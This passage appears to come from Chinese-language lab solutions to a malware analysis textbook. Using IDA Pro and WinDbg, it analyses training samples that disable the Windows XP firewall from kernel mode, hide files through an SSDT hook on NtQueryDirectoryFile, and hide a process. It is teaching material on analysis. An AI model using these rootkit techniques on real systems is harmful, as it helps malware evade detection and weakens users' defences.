00401078        add     esp, 4
0040107B        lea     eax, [ebp+JobId]
0040107E        push    eax                     ; JobId
0040107F        mov     ecx, [ebp+Buffer]
```

```
00401082        push    ecx                     ; Buffer
00401083        push    0                       ; Servername
00401085        call    NetScheduleJobAdd
```

显然，那个调用的结果是由Buffer指向的一个结构体，随后它被传入到NetScheduleJobAdd。查看NetScheduleJobAdd的MSDN告诉我们，Buffer是一个指向AT_INFO结构体的指针。

在 IDA Pro 中应用结构体

AT_INFO结构体可以用来表示*DLL3.dll*中的数据。首先，将*DLL3.dll*加载到IDA Pro，然后在结构体窗口中按INSERT键并且添加标准的结构体AT_INFO。接下来，到达dword_1000B0A0在内存中的位置。然后选择Edit→Struct Var，单击AT_INFO。这将使数据更加可读，如代码清单9-11L所示。我们可以看到计划任务被设置为一周中的任意一天1:00AM ping *malwareanalysisbook.com*。

代码清单9-11L AT_INFO结构

```
10001022        mov     stru_1000B0A0.Command, offset WideCharStr ; "ping www..."
1000102C        mov     stru_1000B0A0.JobTime, 36EE80h
10001036        mov     stru_1000B0A0.DaysOfMonth, 0
10001040        mov     stru_1000B0A0.DaysOfWeek, 7Fh
10001047        mov     stru_1000B0A0.Flags, 11h
```

使用 IDA Pro 指定一个新的基准地址

当DLL加载时，我们可以勾选手动加载框来将*DLL2.dll*载入到一个不同的位置。在Please specify the new image base域，我们输入320000。与OllyDbg加载DLL时一样，IDA Pro将对所有的偏移量做适当调整。

恶意代码总结

这个实验演示了如何利用OllyDbg确定三个载入到Lab09-03.exe中DLL的位置。我们将这些DLL载入到IDA Pro执行全面的分析，然后找出恶意代码打印出的神秘数据：神秘数据1是当前进程的标识，神秘数据2是打开*temp.txt*文件的一个句柄，神秘数据3是字符串ping www. malwareanalysisbook.com的内存位置。最后，我们在IDA Pro应用Windows的AT_INFO结构来帮助分析。

Lab 10-1参考解答

简短答案

1. 如果使用 procmon 监视这个程序，你会看到唯一写注册表的调用是写键值 HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed 的 RegSetValue 调用。对注册表的一些间接修改通过调用 CreateServiceA 来完成，但这个程序也从内核对注册表做了直接修改，这些修改却不能被 procmon 探测到。
2. 要设置一个断点来查看内核发生了什么，你必须使用一个运行在虚拟机中的 WinDbg 实例，来打开这个可执行文件，而调试内核使用运行在宿主操作系统中的 WinDbg 另外一个实例。当 Lab10-01.exe 在虚拟机中被暂停后，使用!drvobj 命令获得驱动设备的句柄，它包含一个卸载函数的指针。接下来，在驱动的卸载函数上设置一个断点。重启 Lab10-01.exe 之后，断点将会被触发。
3. 这个程序创建一个服务来加载驱动。然后，驱动代码会创建注册表键\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile 和\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile。在 Windows XP 系统中，设置这些键值将禁用防火墙。

详细分析过程

首先，我们使用一些基础静态分析技术。检查这个可执行文件，我们看到比其他标准可执行文件包含的导入函数都少。有意义的导入函数有OpenSCManagerA、OpenServiceA、ControlService、StartServiceA以及CreateServiceA。这表明这个程序创建了一个服务，并且可能启动或者操作了这个服务，除此之外，它与系统进行了很少的交互。

输出的字符串展示了一些有价值的字符串。首先是C:\Windows\System32\Lab10-01.sys，这暗示Lab10-01.sys可能包含这个服务的代码。

研究一下这个驱动文件，我们看到它仅仅导入了3个函数。第一个函数是KeTickCount，几乎所有驱动都包含它，可以忽略。剩下的两个函数是RtlCreateRegistryKey和RtlWriteRegistryValue，这告诉我们驱动可能访问了注册表。

另外，驱动文件也包含了一些有意义的字符串，如下所示：

```
EnableFirewall
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
\Registry\Machine\SOFTWARE\Policies\Microsoft\WindowsFirewall
\Registry\Machine\SOFTWARE\Policies\Microsoft
```

这些字符串看起来很像是注册表键值，然而开头的\Registry\Machine却比较怪异，并不像是诸如HKLM此类的常见注册表根键。当从内核态访问注册表时，前缀\Registry\Machine等同于用户态程序访问的HKEY_LOCAL_MACHINE。网上搜索一下就可以知道，将EnableFirewall置为0，表示禁用Windows XP自带的防火墙。

由于这些字符串预示着恶意代码写了注册表，所以我们打开procmon来验证我们的假设。procmon中显示有一些读注册表的调用，但是仅有一个写注册表的调用：RegSetValue写了HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed键值。这个注册表键值一直改变，对于恶意代码分析毫无意义，但是因为涉及到内核代码，我们需要确保驱动没有秘密地修改注册表。接下来，我们打开执行文件，移动到代码清单10-1L显示的主函数，看到它只有4个函数调用。

代码清单10-1L Lab10-01.exe的main函数

```
00401004    push    0F003Fh          ; dwDesiredAccess
00401009    push    0                ; lpDatabaseName
0040100B    push    0                ; lpMachineName
0040100D ❶call    ds:OpenSCManagerA ; Establish a connection to the service
0040100D                             ; control manager on the specified computer
0040100D                             ; and opens the specified database
00401013    mov     edi, eax
00401015    test    edi, edi
00401017    jnz     short loc_401020
00401019    pop     edi
0040101A    add     esp, 1Ch
0040101D    retn    10h
00401020 loc_401020:
00401020    push    esi
00401021    push    0              ; lpPassword
00401023    push    0              ; lpServiceStartName
00401025    push    0              ; lpDependencies
00401027    push    0              ; lpdwTagId
00401029    push    0              ; lpLoadOrderGroup
0040102B ❸push    offset BinaryPathName ; "C:\\Windows\\System32\\Lab10-01.sys"
00401030    push    1              ; dwErrorControl
00401032 ❹push    3              ; dwStartType
00401034    push    1              ; dwServiceType
00401036    push    0F01FFh        ; dwDesiredAccess
0040103B    push    offset ServiceName ; "Lab10-01"
00401040    push    offset ServiceName ; "Lab10-01"
00401045    push    edi            ; hSCManager
00401046 ❷call    ds:CreateServiceA
```

首先，它在❶调用了OpenSCManagerA获取服务管理器的句柄，然后在❷调用CreateServiceA，创建一个名为Lab10-01的服务。CreateServiceA调用告诉我们服务使用了❸*C:\Windows\System32*

*Lab10-01.sys*中的代码，服务类型为3（SERVICE_KERNEL_DRIVER）❹，这意味着这个文件将被加载到内核。

如果CreateServiceA调用失败，代码会使用相同的服务名调用OpenServiceA。如代码清单10-2L中❶所示。如果因为服务已经存在而导致调用CreateServiceA失败，这将打开Lab10-01服务的句柄。

代码清单10-2L　调用OpenServiceA获取Lab10-01服务的句柄

```
00401052  push    0F01FFh            ; dwDesiredAccess
00401057  push    offset ServiceName ; "Lab10-01"
0040105C  push    edi                ; hSCManager
0040105D ❶call    ds:OpenServiceA
```

接下来，程序调用StartServiceA来启动服务，如代码清单10-3L❶所示。最后，❷调用ControlService。ControlService的第二个参数是发送控制消息的类型。本例中。它的值是0x01❸，查询文档，我们发现它是SERVICE_CONTROL_STOP。这将会卸载驱动，并调用驱动的卸载函数。

代码清单10-3L　Lab10-01.exe中调用ControlService

```
00401069  push    0                ; lpServiceArgVectors
0040106B  push    0                ; dwNumServiceArgs
0040106D  push    esi              ; hService
0040106E ❶call    ds:StartServiceA
00401074  test    esi, esi
00401076  jz      short loc_401086
00401078  lea     eax, [esp+24h+ServiceStatus]
0040107C  push    eax              ; lpServiceStatus
0040107D ❸push    1                ; dwControl
0040107F  push    esi              ; hService
00401080 ❷call    ds:ControlService ; Send a control code to a Win32 service
```

使用 IDA Pro 查看 Lab10-01.sys

在试图使用WinDbg分析这个驱动之前，我们可以用IDA Pro打开这个驱动，来检查它的DriverEntry函数。当打开驱动文件，移到它的入口点时，我们看到如代码清单10-4L所示的代码。

代码清单10-4L　Lab10-01.sys入口点的代码

```
00010959 mov     edi, edi
0001095B push    ebp
0001095C mov     ebp, esp
0001095E call    sub_10920
00010963 pop     ebp
00010964 jmp     ❶sub_10906
```

这个函数是驱动的入口点，但是它不是DriverEntry函数。编译器在DriverEntry的周围插入封装代码。真正的DriverEntry函数位于sub_10906❶。

如代码清单10-5L所示，DriverEntry函数的主体部分似乎将一个偏移量移入到一个内存位置，然后除此之外，它没有进行任何函数调用，也没有与系统进行交互。

代码清单10-5L Lab10-01.sys的 DriverEntry例程

```
00010906  mov     edi, edi
00010908  push    ebp
00010909  mov     ebp, esp
0001090B  mov     eax, [ebp+arg_0]
0001090E  mov     dword ptr [eax+34h], offset loc_10486
00010915  xor     eax, eax
00010917  pop     ebp
00010918  retn    8
```

使用 WinDbg 分析 Lab10-01.sys

现在，我们可以使用WinDbg检查一下Lab10-01.sys，来查看当调用ControlService卸载Lab10-01.sys时会发生什么事。用户空间可执行程序的代码加载*Lab10-01.sys*，然后立即卸载它。如果我们在运行恶意可执行程序之前使用内核调试器，因为此时驱动还未在内存中，所以我们还不能检查它。但是，如果我们等待应用程序运行完成，那时驱动又已经从内存中卸载了。

为了在Lab10-01.sys载入内存后，使用WinDbg分析它，在虚拟机中，我们将可执行程序载入到WinDbg中。使用下列命令，我们在驱动加载和卸载之间设置一个断点（在ControlService调用上）：

```
0:000> bp 00401080
```

然后，我们启动程序直到断点命中。当断点命中时，在WinDbg展示了如下的信息：

```
Breakpoint 0 hit
eax=0012ff1c ebx=7ffdc000 ecx=77defb6d edx=00000000 esi=00144048 edi=00144f58
eip=00401080 esp=0012ff08 ebp=0012ffc0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
image00400000+0x1080:
```

一旦程序在断点处暂停，我们就跳出虚拟机，以便连接内核调试器，并且获取关于Lab10-01.sys的信息。我们打开WinDbg的另一个实例，选择File→Kernel Debug，设置管道为*\\.\pipe\com_1*，波特率（baud rate）为115200，将宿主机上运行的WinDbg实例与虚拟机中的内核连接上。我们知道要分析的服务叫做Lab10-01，所以我们可以通过使用命令!drvobj，来获取驱动对象，如代码清单10-6L中所示。

代码清单10-6L 定位Lab10-01的设备对象

```
kd> !drvobj lab10-01
Driver object ❶ (8263b418) is for:
Loading symbols for f7c47000     Lab10-01.sys ->   Lab10-01.sys
*** ERROR: Module load completed but symbols could not be loaded for Lab10-01.sys
 \Driver\Lab10-01
Driver Extension List: (id , addr)

Device Object list: ❷
```

命令!drvobj输出给我们提供了驱动对象的地址❶。因为在设备对象列表中没有设备列出❷，所以我们明白这个驱动没有供用户空间中应用程序访问的设备。

> **注意：**为了解决任何难以定位的服务名，你可以使用!object \Driver 命令获取当前内核中驱动对象列表。

一旦你获得了驱动对象的地址，你就可以使用dt命令查看它，如代码清单10-7L所示。

代码清单10-7L 使用WinDbg查看Lab10-01.sys的驱动对象

```
kd> dt _DRIVER_OBJECT 8263b418
nt!_DRIVER_OBJECT
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xf7c47000
   +0x010 DriverSize       : 0xe80
   +0x014 DriverSection    : 0x826b2c88
   +0x018 DriverExtension  : 0x8263b4c0 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\
                             HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xf7c47959     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : ❶0xf7c47486     void  +0
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
```

我们尝试确定驱动卸载时调用的函数——偏移量0x034的信息DriverUnload❶。然后，我们使用如下命令设置一个断点。

```
kd> bp 0xf7c47486
```

设置断点以后，我们恢复内核运行。然后回到虚拟机中运行可执行程序的WinDbg，也恢复它的运行。立刻，由于内核调试器命中了断点，整个Guest OS会卡死。此时，我们可以回到内核调试器，

并且单步调试代码。我们看到程序调用了三次`RtlCreateRegistryKey`函数，创建了一些注册表键，然后调用了两次`RtlWriteRegistryValue`函数，在两个地方设置`EnableFirewall`值为0。从内核禁用Windows XP防火墙的这种方法难以被安全程序探测到。

如果在0xf7c47486处的卸载函数很长或者很复杂，那么使用WinDbg很难分析它。多数情况下，一旦我们确定了函数的位置，使用IDA Pro比较容易分析，因为IDA Pro在分析函数功能方面已经做得很好。然后， WinDbg中的函数位置与IDA Pro中函数位置不同，所以为了在IDA Pro查看函数，我们必须执行一些手动计算。我们必须使用`lm`命令，计算函数从WinDbg加载文件开始处的偏移量，如下所示：

```
kd> lm
start      end        module name
...
f7c47000❶ f7c47e80   Lab10_01   (no symbols)
...
```

如你所见，文件被加载到0xf7c47000❶。从上文可知，卸载函数位于0xf7c47486。我们从0xf7c47486减去0xf7c47000得到偏移量（0x486）。然后在IDA Pro中跳到卸载函数。例如，若IDA Pro中加载基地址是0x00100000，那么我们在IDA Pro中地址0x00100486处找到卸载函数。接下来我们使用静态分析和IDA Pro，来验证我们在WinDbg中发现的东西。

另外一种方法，在IDA Pro中，我们可以通过选择Edit→Segments→Rebase Program来改变基地址，将地址从0x00100000 改为0xf7c47000。

> **注意**：如果你试图用 `bu $iment(Lab10-01)`来使用一个延迟断点，则你可能在运行时会遇到麻烦，因为 WinDbg 在文件中碰到连字符_（下画线）时会修改它。本实验中，正确中断驱动入口点的命令是 `bu $iment(Lab10_01)`。没有任何文档记录这种行为并且也可能与 WinDbg 版本不一致。

Lab 10-2参考解答

简短答案

1. 这个程序创建了文件 *C:\Windows\System32\Mlwx486.sys*。你可以使用 procmon 或者其他动态监视工具来查看文件创建，但是，因为文件被隐藏，所以你在硬盘上看不到它。
2. 这个程序拥有一个内核模块。这个内核模块被存储在这个文件的资源节中，然后写入硬盘并作为一个服务加载到内核。
3. 这个程序是一个被设计来隐藏文件的 Rootkit。它使用 SSDT 挂钩来覆盖 `NtQueryDirectoryFile`

的入口，它会隐藏目录列表中任何以 *Mlwx*（区分大小写）开头的文件。

详细分析过程

查看这个可执行文件的导入函数表，我们看到了`CloseServiceHandle`、`CreateServiceA`、`OpenSCManagerA`以及`StartServiceA`，这告诉我们这个程序创建并启动一个服务。因为程序也调用了`CreateFile`和`WriteFile`，我们可以知道程序将在某个时间点写文件。另外，我们还看到了`LoadResource`和`SizeOfResource`调用，这告诉我们这个程序对Lab10-02.exe的资源节做了某些处理。

认识到程序访问了资源节，我们使用Resource Hacker来检查资源节。这里，我们看到在资源节中包含了另外一个PE头部，如图10-1L所示。这可能是Lab10-02将要使用的另外一个恶意文件。

接下来，运行程序，我们发现它创建了一个文件和服务。使用procmon，我们看到程序在*C:\Windows\System32*目录下创建了一个文件，并且以这个文件作为一个可执行程序创建了服务。这个文件包含了由操作系统加载的内核代码。




图10-1L　Lab10-02.exe资源节中存储的一个可执行文件

接下来，我们应该查找程序创建的文件，以便我们分析并且确定内核代码做了什么。然后，当我们查看*C:\Windows\System32*时，我们却没有发现任何东西。我们在procmon中看到文件被创建，并且没有任何调用去删除这个文件。根据文件没有出现的事实，我们也没有看到它如何被删除，并且还涉及了一个内核驱动，我们应该怀疑我们正在对付一个Rootkit。

查找 Rootkit

为了进一步调查，我们要检查我们的内核驱动是否被加载。为了做到这一点，我们使用`sc`命令，检查运行我们内核驱动程序的服务状态。如代码清单10-8L所示。

代码清单10-8L　使用sc命令获取一个服务的状态

```
C:\>sc query "486 WS Driver"❶

SERVICE_NAME: 486 WS Driver
        TYPE               :  1  KERNEL_DRIVER
        STATE              : ❷4  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

我们查询名为486 WS Driver的服务❶，它在CreateServiceA中被指定。我们看到这个服务仍然运行❷，这告诉我们内核代码在内存中。奇怪的是驱动仍然运行，但是它没有在硬盘上。现在，为了确定是怎么回事，我们连接虚拟机与内核调试器，然后使用lm命令，查看驱动是否被真正加载。我们看到一个与Lab10-02.exe创建文件名匹配的条目：

```
f7c4d000 f7c4dd80   Mlwx486    (deferred)
```

现在，我们确定文件名为*Mlwx486.sys*的驱动被载入到内存，但是文件没有在硬盘上显示，这暗示了它可能是一个Rootkit。

接下来，我们检查SSDT的所有修改项，如代码清单10-9L所示。

代码清单10-9L　包含一个被Rootkit修改项的SSDT片段

```
kd> dd dwo(KeServiceDescriptorTable) L100
...
80501dbc  8060cb50 8060cb50 8053c02e 80606e68
80501dcc  80607ac8 ❶f7c4d486 805b3de0 8056f3ca
80501ddc  806053a4 8056c222 8060c2dc 8056fc46
...
```

我们看到❶处条目所在的内存位置很明显位于ntoskrnl模块的范围之外，位于加载的*Mlwx486.sys*驱动内。为了确定替换了哪个函数，我们恢复虚拟机到Rootkit安装之前的状态，以便我们查看存储在SSDT中的哪个函数被覆盖了。本例中，被覆盖的函数是NtQueryDirectoryFile，它是一个提取文件和目录信息的通用函数，而FindFirstFile和FindNextFile都是调用它来遍历目录结构的。Windows资源管理器也会利用它来显示文件和目录。如果Rootkit挂钩了这个函数，它可以隐藏文件，这也解释了我们不能发现*Mlwx486.sys*的原因。既然我们已经发现了SSDT中挂钩的函数，我们就必须分析这个函数做了什么。

分析挂钩函数

现在，让我们更近距离地观察代替NtQueryDirectoryFile调用的挂钩函数，我们称它为PatchFunction。恶意的PatchFunction函数必须与原始函数有相同的接口，所以我们首先查看原始函数的文档，我们发现根据微软声明，NtQueryDirectoryFile函数并没有技术文档，但是联网搜索可以快速找到我们想要的信息。NtQueryDirectoryFile函数非常灵活的一个地方是，它有很多不同参数，来决定它返回不同的值。

现在，我们要看一下恶意函数对请求做了什么操作。我们在PatchFunction上设置一个断点，发现它做的第一件事是用原始参数调用原始的NtQueryDirectoryFile函数，如代码清单10-10L所示。

代码清单10-10L　PatchFunction的汇编代码

```
f7c4d490 ff7530          push    dword ptr [ebp+30h]
f7c4d493 ff752c          push    dword ptr [ebp+2Ch]
f7c4d496 ff7528          push    dword ptr [ebp+28h]
f7c4d499 ff7524          push    dword ptr [ebp+24h]
f7c4d49c ff7520          push    dword ptr [ebp+20h]
f7c4d49f 56              push    esi
f7c4d4a0 ff7518          push    dword ptr [ebp+18h]
f7c4d4a3 ff7514          push    dword ptr [ebp+14h]
f7c4d4a6 ff7510          push    dword ptr [ebp+10h]
f7c4d4a9 ff750c          push    dword ptr [ebp+0Ch]
f7c4d4ac ff7508          push    dword ptr [ebp+8]
f7c4d4af e860000000      call    Mlwx486+0x514 (f7c4d514)
```

> **注意**：代码清单 10-10L 可能并不能完全清晰显示调用函数是 NtQueryDirectoryFile。然而，如果我们单步跳过这个函数调用，则我们看到它从文件的另外一个段跳转到 NtQueryDirectoryFile。在 IDA Pro 中，这个调用被标注为 NtQueryDirectoryFile，但是 WinDbg 中的汇编器要简单得多。理想的情况下，当我们调试时，我们在 IDA Pro 中可以看到这个文件，但是由于这个文件是隐藏的，我们不能发现它。

PatchFunction函数检查第8个参数FileInformationClass，如果它是3之外的值，便会返回NtQueryDirectoryFile的原始返回值。另外，它也检查NtQueryDirectoryFile的返回值与第9个参数值ReturnSingleEntry。PatchFunction查找某个参数，如果参数不符合条件，那么它的功能与原始函数一样。如果参数满足了条件，则PatchFunction将会修改返回值，这是我们感兴趣的内容。为了研究用合适的参数调用PatchFunction时发生了什么，我们在PatchFunction上设置一个断点。

如果我们在PatchFunction上设置了一个断点，它将使得函数每次被调用时都会中断，但是我们感兴趣的是某些参数的函数调用。因此这是使用条件断点的一个完美时刻，从而仅当

PatchFunction的参数满足条件时才被触发。我们在PatchFunction上设置了一个断点，但是当且仅当ReturnSingleEntry为0时，断点才被触发，如下所示：

```
kd> bp f7c4d486 ".if dwo(esp+0x24)==0 {} .else {gc}"
```

> **注意**：如果你在一个目录中打开 Windows 资源管理器，你可能看到这个断点在不同的线程中一次又一次地命中，当你试图分析这个函数时，这可能比较烦人。为了使分析变得容易，你应该关闭你所有的 Windows 资源管理器，并且在命令行中使用 dir 命令来触发断点。

一旦代码过滤出有意义的调用，则你看到存储在偏移量0xf7c4d590的另外一个函数。虽然WinDbg不会自动标注它，但是我们可以通过查看反汇编代码，或者单步到这个函数调用，确定它是RtlCompareMemory函数。代码清单10-11L中的代码显示了RtlCompareMemory函数调用❶。

代码清单10-11L　比较文件名查看Rootkit是否修改NtQueryDirectoryFile的返回信息

```
f7c4d4ca 6a08            push    8
f7c4d4cc 681ad5c4f7      push    offset Mlwx486+0x51a (f7c4d51a)
f7c4d4d1 8d465e         ❷lea     eax,[esi+5Eh]
f7c4d4d4 50              push    eax
f7c4d4d5 32db            xor     bl,bl
f7c4d4d7 ff1590d5c4f7    call    dword ptr [Mlwx486+0x590 (f7c4d590)]❶
f7c4d4dd 83f808          cmp     eax,8
f7c4d4e0 7512            jne     Mlwx486+0x4f4 (f7c4d4f4)
```

现在，我们可以看到PatchFunction正在比较的内容。如代码清单10-11L中所示，RtlCompareMemory的第一个参数是eax，它存储了偏移量esi+5eh❷，这是文件名的偏移量。在先前的反汇编代码中，我们已经看到esi是FileInformation，它包含NtQueryDirectoryFile填充的信息。查看一下NtQueryDirectoryFile文档，我们看到这是一个FILE_BOTH_DIR_INFORMATION结构，则0x5E偏移量是存储宽字符串文件名的地址。（也可以使用WinDbg来告诉我们哪里存储了什么。）

为了查看存储在esi+5eh的内容，我们使用db命令，如代码清单10-12L所示，它揭示了文件名是*Installer.h*。

代码清单10-12L　检查RtlCompareMemory的第一个参数

```
kd> db esi+5e
036a302e  49 00 6e 00 73 00 74 00-61 00 6c 00 6c 00 65 00  I.n.s.t.a.l.l.e.
036a303e  72 00 68 00 00 00 00 00-00 00 f6 bb be f0 6e 70  r.h...........np
036a304e  c7 01 47 c0 db 46 25 75-cb 01 50 1e c1 f0 6e 70  ..G..F%u..P...np
036a305e  c7 01 50 1e c1 f0 6e 70-c7 01 00 00 00 00 00 00  ..P...np........
```

另一个比较操作数是固定位置f7c4d51a，同样，我们也可以使用db命令查看它。代码清单10-13L显示RtlCompareMemory调用第二个参数存储的是字母*Mlwx*，这提醒我们驱动是*Mlwx486.sys*。

代码清单10-13L 检查RtlCompareMemory的第二参数

```
kd> db f7c4d51a
f7c4d51a  4d 00 6c 00 77 00 78 00-00 00 00 00 00 00 00 00  M.l.w.x.........
f7c4d52a  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
f7c4d53a  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

RtlCompareMemory调用指定了大小是8个字节，这表示字符串中的四个字节。这段代码比较每个文件的文件名，以查看它们开头的四个字节是否是Mlwx。现在，我们对驱动将对*Mlwx*开头的文件进行隐藏已经心中有数了。

隐藏文件

发现了PatchFunction将要操作的文件名之后，我们分析它是如何修改NtQueryDirectoryFile的返回值的。查一下NtQueryDirectoryFile文档，我们看到FileInformation结构由一系列FILE_BOTH_DIR_INFORMATION结构组成。FILE_BOTH_DIR_INFORMATION结构的第一个域指向下一个FILE_BOTH_DIR_INFORMATION结构的偏移量。如图10-2L所示，PatchFuntion修改这个域，来隐藏目录列表中的某些文件。如果当前项拥有一个以*Mlwx*开头的文件，则移动前面项的偏移量，使其指向当前项的下一个结构。

图10-2L显示了NtQueryDirectoryFile的返回值，像一个包含三个文件的目录。每个文件对应一个FILE_BOTH_DIR_INFORMATION结构。通常情况下，第一个结构会指向第二个结构，第二个结构指向第三个结构。但是Rootkit修改了这个结构，使其第一个结构指向第三个结构，因此隐藏了中间的结构体。这种技巧保证了每个以*Mlwx*开头的文件会被跳过，并且从目录列表中隐藏。




图10-2L 一系列FILE_BOTH_DIR_INFORMATION被修改，从而使中间结构被隐藏

恢复隐藏文件

确认了这个程序在隐藏文件之后，为了进一步分析，我们尝试获取驱动使用的原始文件。有几种方法可以达到这个目的：

1. 禁用启动驱动的服务，然后重启。当你重启时，因为代码没有运行，文件就不会被隐藏。
2. 从安装它的可执行文件的资源节中提取出文件。
3. 访问文件，即使它不在目录列表中。`NtQueryDirectoryFile` 挂钩防止了文件在目录列表中显示，但是文件依然存在。例如，我们可以使用 DOS 命令 `copy Mlwx486.sys NewFilename.sys` 来复制文件。则文件 *NewFilename.sys* 应该不会被隐藏。

这些选项都很简单，但是最好的选择是第一个，因为它禁用了驱动。当驱动禁用时，首先，你应该搜索系统中以*Mlwx*开头的系统文件，以防止*Mlwx486.sys*驱动隐藏了其他的文件（本例中没有这种可能）。

在IDA Pro中打开*Mlwx486.sys*，你看到它非常小，所以我们应该全面分析它，以确保驱动不会做一些我们没有意识到的其他操作。我们看到`DriverEntry`例程以参数`KeServiceDescriptorTable`和`NtQueryDirectoryFile`调用了`RtlInitUnicodeString`函数，然后调用`MmGetSystemRoutineAddress`函数来查找这两个地址的偏移量。接下来，它在SSDT中查找`NtQueryDirectoryFile`函数项，并用`PatchFunction`的地址覆盖这个项。它没有创建设备，也没有向驱动对象添加任何处理函数。

Lab 10-3参考解答

简短答案

1. 用户态程序加载驱动，然后每隔 30 秒就弹出一个广告。这个驱动通过从系统链表中摘除进程环境块（PEB），来隐藏进程。
2. 一旦程序运行，除了重启以外，没有任何一种办法可以轻易停止它。
3. 为了对用户隐藏进程，内核组件负责响应，从进程链接表中摘除进程的 `DeviceIoControl` 请求。

详细分析过程

首先，我们对这个文件做一些基础的静态分析。当我们分析驱动时，我们看到如下的导入函数：

```
IofCompleteRequest
IoDeleteDevice
IoDeleteSymbolicLink
RtlInitUnicodeString
IoGetCurrentProcess
IoCreateSymbolicLink
IoCreateDevice
KeTickCount
```

其中仅有IoGetCurrentProcess导入函数提供了足够信息（其他的导入仅仅被驱动用来创建用户态可访问的设备）。IoGetCurrentProcess调用告诉我们这个驱动或者修改正在运行进程，或者需要关于进程的信息。

接下来，我们将驱动文件复制到*C:\Windows\System32*，双击可执行程序运行它。我们看到一个弹出广告，这与Lab 7-2中看到的相同。现在，我们检查一下它对我们系统做了什么操作。首先，我们查看服务是否被正确安装，并且验证恶意*.sys*是否作为服务的一部分。同时，我们注意到大约30秒后，程序再次弹出广告，好像每隔30秒执行一次。当打开任务管理器试图终止进程时，我们看到程序没有被列出，另外在Process Explorer中也没有列出。

程序继续打开广告，没有一种简单办法可以停止它。因为没有在进程列表中，所以我们不能通过杀掉进程的方式，来结束它。因为程序没有在WinDbg或者OllyDbg进程列表中显示，因此我们也不能附加一个调试器到进程。此时，唯一的选择是还原到最近快照或是重启系统，希望程序不能持续，如果它不能持续，重启会停止它。

在 IDA Pro 中分析可执行文件

现在回到IDA Pro。找到WinMain函数，检查它调用的函数，我们看到以下内容：

```
OpenSCManager
CreateService
StartService
CloseServiceHandle
CreateFile
DeviceIoControl
OleInitialize
CoCreateInstance
VariantInit
SysAllocString
ecx+0x2c
Sleep
OleUninitialize
```

WinMain在逻辑上可以分为两部分：第一部分由OpenSCManager到DeviceIoControl之间的函数调用组成，包含加载和发送请求到内核驱动的函数。第二部分由其余的函数调用组成，这表明是一个COM对象的使用。此时，我们不知道ecx+0x2C调用的目标，但是稍后我们会分析它。

仔细看一下这些函数调用，我们看到程序创建了一个叫做Process Helper的服务，它负责加载内核驱动：*C:\Windows\System32\Lab10-03.sys*。然后，它启动Process Helper服务，加载Lab10-03.sys到内核，并且打开句柄\\.*ProcHelper*，这打开一个由ProcHelper驱动创建的内核设备句柄。

我们需要仔细查看DeviceIoControl函数调用，如代码清单10-14L所示，因为作为参数传递给它的输入和输出参数，将会被发送到内核代码，因此我们需要单独分析。

代码清单10-14L Lab10-03.exe中DeviceIoControl调用发送一个请求到Lab10-03.sys驱动

```
0040108C        lea     ecx, [esp+2Ch+BytesReturned]
00401090        push    0                ; lpOverlapped
00401092        push    ecx              ; lpBytesReturned
00401093        push    0                ; nOutBufferSize
00401095        push   ❶0                ; lpOutBuffer
00401097        push    0                ; nInBufferSize
00401099        push   ❷0                ; lpInBuffer
0040109B        push   ❸0ABCDEF01h       ; dwIoControlCode
004010A0        push    eax              ; hDevice
004010A1        call    ds:DeviceIoControl
```

注意DeviceIoControl的参数❶lpOutBuffer和❷lpInBuffer被设置为NULL。这不太寻常，这意味着这个请求没有发送任何信息到内核驱动，并且内核驱动也没有反馈任何信息。我们还注意到，值为0xABCDEF01的dwIoControlCode在❸处被传递给内核驱动，当我们再次看到驱动时再讨论。

